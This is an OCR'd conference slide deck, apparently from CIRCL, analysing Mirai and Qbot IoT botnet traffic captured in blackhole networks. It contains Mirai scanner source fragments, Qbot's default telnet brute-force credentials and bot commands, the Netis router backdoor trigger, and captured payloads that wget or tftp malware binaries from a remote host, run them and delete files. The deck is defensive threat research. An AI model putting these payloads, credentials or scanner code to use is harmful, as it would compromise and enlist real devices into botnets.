
Discovering new devices

```
211                 iph->id = rand_next();
212                 iph->saddr = LOCAL_ADDR;
213                 iph->daddr = get_random_ip();
214                 iph->check = 0;
215                 iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217                 if (i % 10 == 0)
218                 {
219                     tcph->dest = htons(2323);
220                 }
221                 else
222                 {
223                     tcph->dest = htons(23);
224                 }
225                 tcph->seq = iph->daddr;
226                 tcph->check = 0;
227                 tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229                 paddr.sin_family = AF_INET;
230                 paddr.sin_addr.s_addr = iph->daddr;
231                 paddr.sin_port = tcph->dest;
232
233                 sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234             }
```

Mirai case


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30
);

return INET_ADDR(o1,o2,o3,o4);
```

Mirai case


Mirai behavior observed in blackhole networks
https://www.circl.lu/
isn=ip dest
Unique IP addresses
1.2 × 10^6
1 × 10^6
800000
600000
400000
200000
0
09/01/16
11/01/16
01/01/17
03/01/17
05/01/17
07/01/17
09/01/17
day

Mirai case

New forks



IoT malware familes

- `Linux.Darlloz` (aka Zollard)
- `Linux.Aidra` / Linux.Lightaidra
- `Linux.Xorddos` (aka XOR.DDos)
- `Linux.Ballpit` (aka LizardStresser)
- `Linux.Gafgyt` (aka GayFgt, Bashlite)
- `Linux.Moose`
- `Linux.Dofloo` (aka AES.DDoS, Mr. Black)
- `Linux.Pinscan` / Linux.Pinscan.B (aka PNScan)
- `Linux.Kaiten` / Linux.Kaiten.B (aka Tsunami)
- `Linux.Routrem` (aka Remainten, KTN-Remastered, KTN-RM)
- `Linux.Wifatch` (aka Ifwatch)
- `Linux.LuaBot`

Source: `https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks`

Qbot

Brute force attacks telnet accounts

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: `http://leakedfiles.org/Archive/Malware/Botnet%20files/QboT%20Sources/BASHLITE/aresselfrep.c`

Qbot

Commands

- PING
- GETLOCALIP
- SCANNER $\rightarrow$ ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

Netcore/Netis routers backdoor exploits

- Backdoor reported by Trendmicro the 8th August 2014[4]
- Send UDP packet on port 53413
- Payload must start with $AA\backslash 0AAAA\backslash 0$ followed with shell commands[5]
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

[4] `http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/`

[5] `https://www.seebug.org/vuldb/ssvid-90227`


Injected URLS in UDP payloads

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd
    /root || cd /; wget http://xx.xx.207.14/kanker;
    chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c
    get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp
    -r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh
    tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
    xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf
    kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```


Injected URLS in UDP payloads

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm␣mirai.arm5n␣mirai.arm7␣mirai.x68␣
    mirai.x86␣mirai.m68k␣mirai.mips␣mirai.mpsl␣mirai.ppc
    ␣mirai.sh4␣mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```

Injected URLS in UDP payloads



Injected URLS in UDP payloads



Conclusions

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tunning attacks
  - Detect infrastructure changes
  - Detect DDOS mitigation solutions
  - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there $\rightarrow$ MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved $\rightarrow$ host a sensor, provide unused IP space?
- Contact info@circl.lu